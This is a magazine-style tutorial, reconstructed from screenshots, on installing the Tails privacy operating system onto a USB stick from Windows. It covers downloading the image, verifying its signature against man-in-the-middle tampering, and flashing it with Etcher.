
- 1 USB stick (at least 8 GB)
- 1 hour to download Tails (1.2 GB)
- ½ hour to install

INSTALL FROM WINDOWS

You can also:
- Burn Tails on a DVD
- Run Tails in a virtual machine

Let's indicate that we're going to install Tails on Windows from scratch.

With this option, in order to download the 1.2 GB Tails installation file, you're going to need a USB of at least 8 GB, an hour for downloading and half an hour for installation.



A page that provides a summary of the actions we will take respectively welcomes us.

The steps followed will be:


- Downloading the Tails installation file
- Installing Tails to the disk
- Booting the PC with Tails
- Configuring Tails
- Rebooting the system

Continue by clicking the *Let's Go* button.

If you read this article up to this point and have decided to install Tails, you probably feel under surveillance of legal or illegal corporations. Even for this reason you may be subject to some attacks during installation.

When installing Tails, an attacker that captured your connection may perform a *Man in the Middle* (MiTM) attack and may change the file you're downloading with a copy they designed that will enable them to watch over you.

Therefore, in order to avoid this scenario, the page encountered during the installation phase is about a verification process where you can tell if the file you downloaded is really the file prepared by the Tails team.



Install from Windows

1/5 Download Tails 3.13.1

Direct download

1.1 DOWNLOAD TAILS

Download Tails 3.13.1 USB image (1.2 GB)

I already downloaded Tails 3.13.1.

1.2 VERIFY YOUR DOWNLOAD USING YOUR BROWSER

For your security, always verify your download! Why?

Our browser extension makes it quick and easy.

Install Tails Verification extension

1.3 CONTINUE INSTALLING

Skip download

BitTorrent download What is BitTorrent?

1.1 DOWNLOAD TAILS (TORRENT FILE)

Download Tails 3.13.1 Torrent file for USB image

1.2 VERIFY YOUR DOWNLOAD USING BITTORRENT

Your BitTorrent client will automatically verify your download when it is complete.

1.3 CONTINUE INSTALLING


Open and download the Torrent file with your BitTorrent client. It contains the Tails 3.13.1 USB image that you will use in the next step.

Skip download

This process is known as the *file signature verification.* You can also verify through the browser immediately after download. You can take a look at the articles written by Bayram Gök about encrypting and signing messages and cryptology in the previous issues of our magazine for further information.

For now, you can use Tails' file verification add-on for Chrome: https://chrome.google.com/webstore/detail/tails-verification/gaghffbplpialpoeclgjkkbknblfajdl

At this stage of the installation, using an application called Etcher, we will write the Tails image that we have downloaded to the USB disk and bring it to the consistency that the computer can boot directly from this USB disk:



Install from Windows

These instructions require:

- Windows 7 (64-bit) or later

Start in Windows.

2/5 Install Tails using *Etcher*

1. Click on the following link to download *Etcher*.

   Download Etcher for Windows

2. Plug in the USB stick on which you want to install Tails.

   All the data on this USB stick will be lost.

3. Open the *Etcher* download.


   At the security warning, confirm that you want to open *Etcher*.

   Etcher starts.


4. Click the **Select image** button.

   Choose the USB image that you downloaded earlier.


Etcher is a 75.2 Mb portable program. After downloading by clicking *the Download Etcher for Windows* link, the below screen will welcome you. We must say that the signature verification we have made for the Tails file is also essential for the Etcher file.


Etcher
Select image
img, iso, zip, and many more
SanDisk C...SB Device
Change
8 GB
Flash!
balenaEtcher is an open source project by balena
1.5.5


Send the Tails file you downloaded by clicking the *Select Image* (the file with .iso extension) option.




Next is choosing the USB flash drive that the file will be copied on. Pay attention and be careful - for every data on your USB flash drive will be deleted !


Etcher
Select a Drive
SanDisk Cruzer Blade USB Device - 8 GB
H:\
tails-amd64-3.8.iso
1.22 GB
Change
Flash!
Continue
balenaEtcher is an open source project by balena
1.5.5

Press the *Flash!* Button after selecting the USB flash drive.


Etcher – Starting...
While you are waiting, check out our featured project
Build an air quality monitor with Raspberry Pi
Try this project to monitor the air quality in your home or office with a Raspberry Pi, some environmental sensors, InfluxDB, and Grafana
View tutorial
tails-a...3.8.iso 1.22 GB
SanDisk... Device
Starting...
balenaEtcher is an open source project by balena
1.5.5

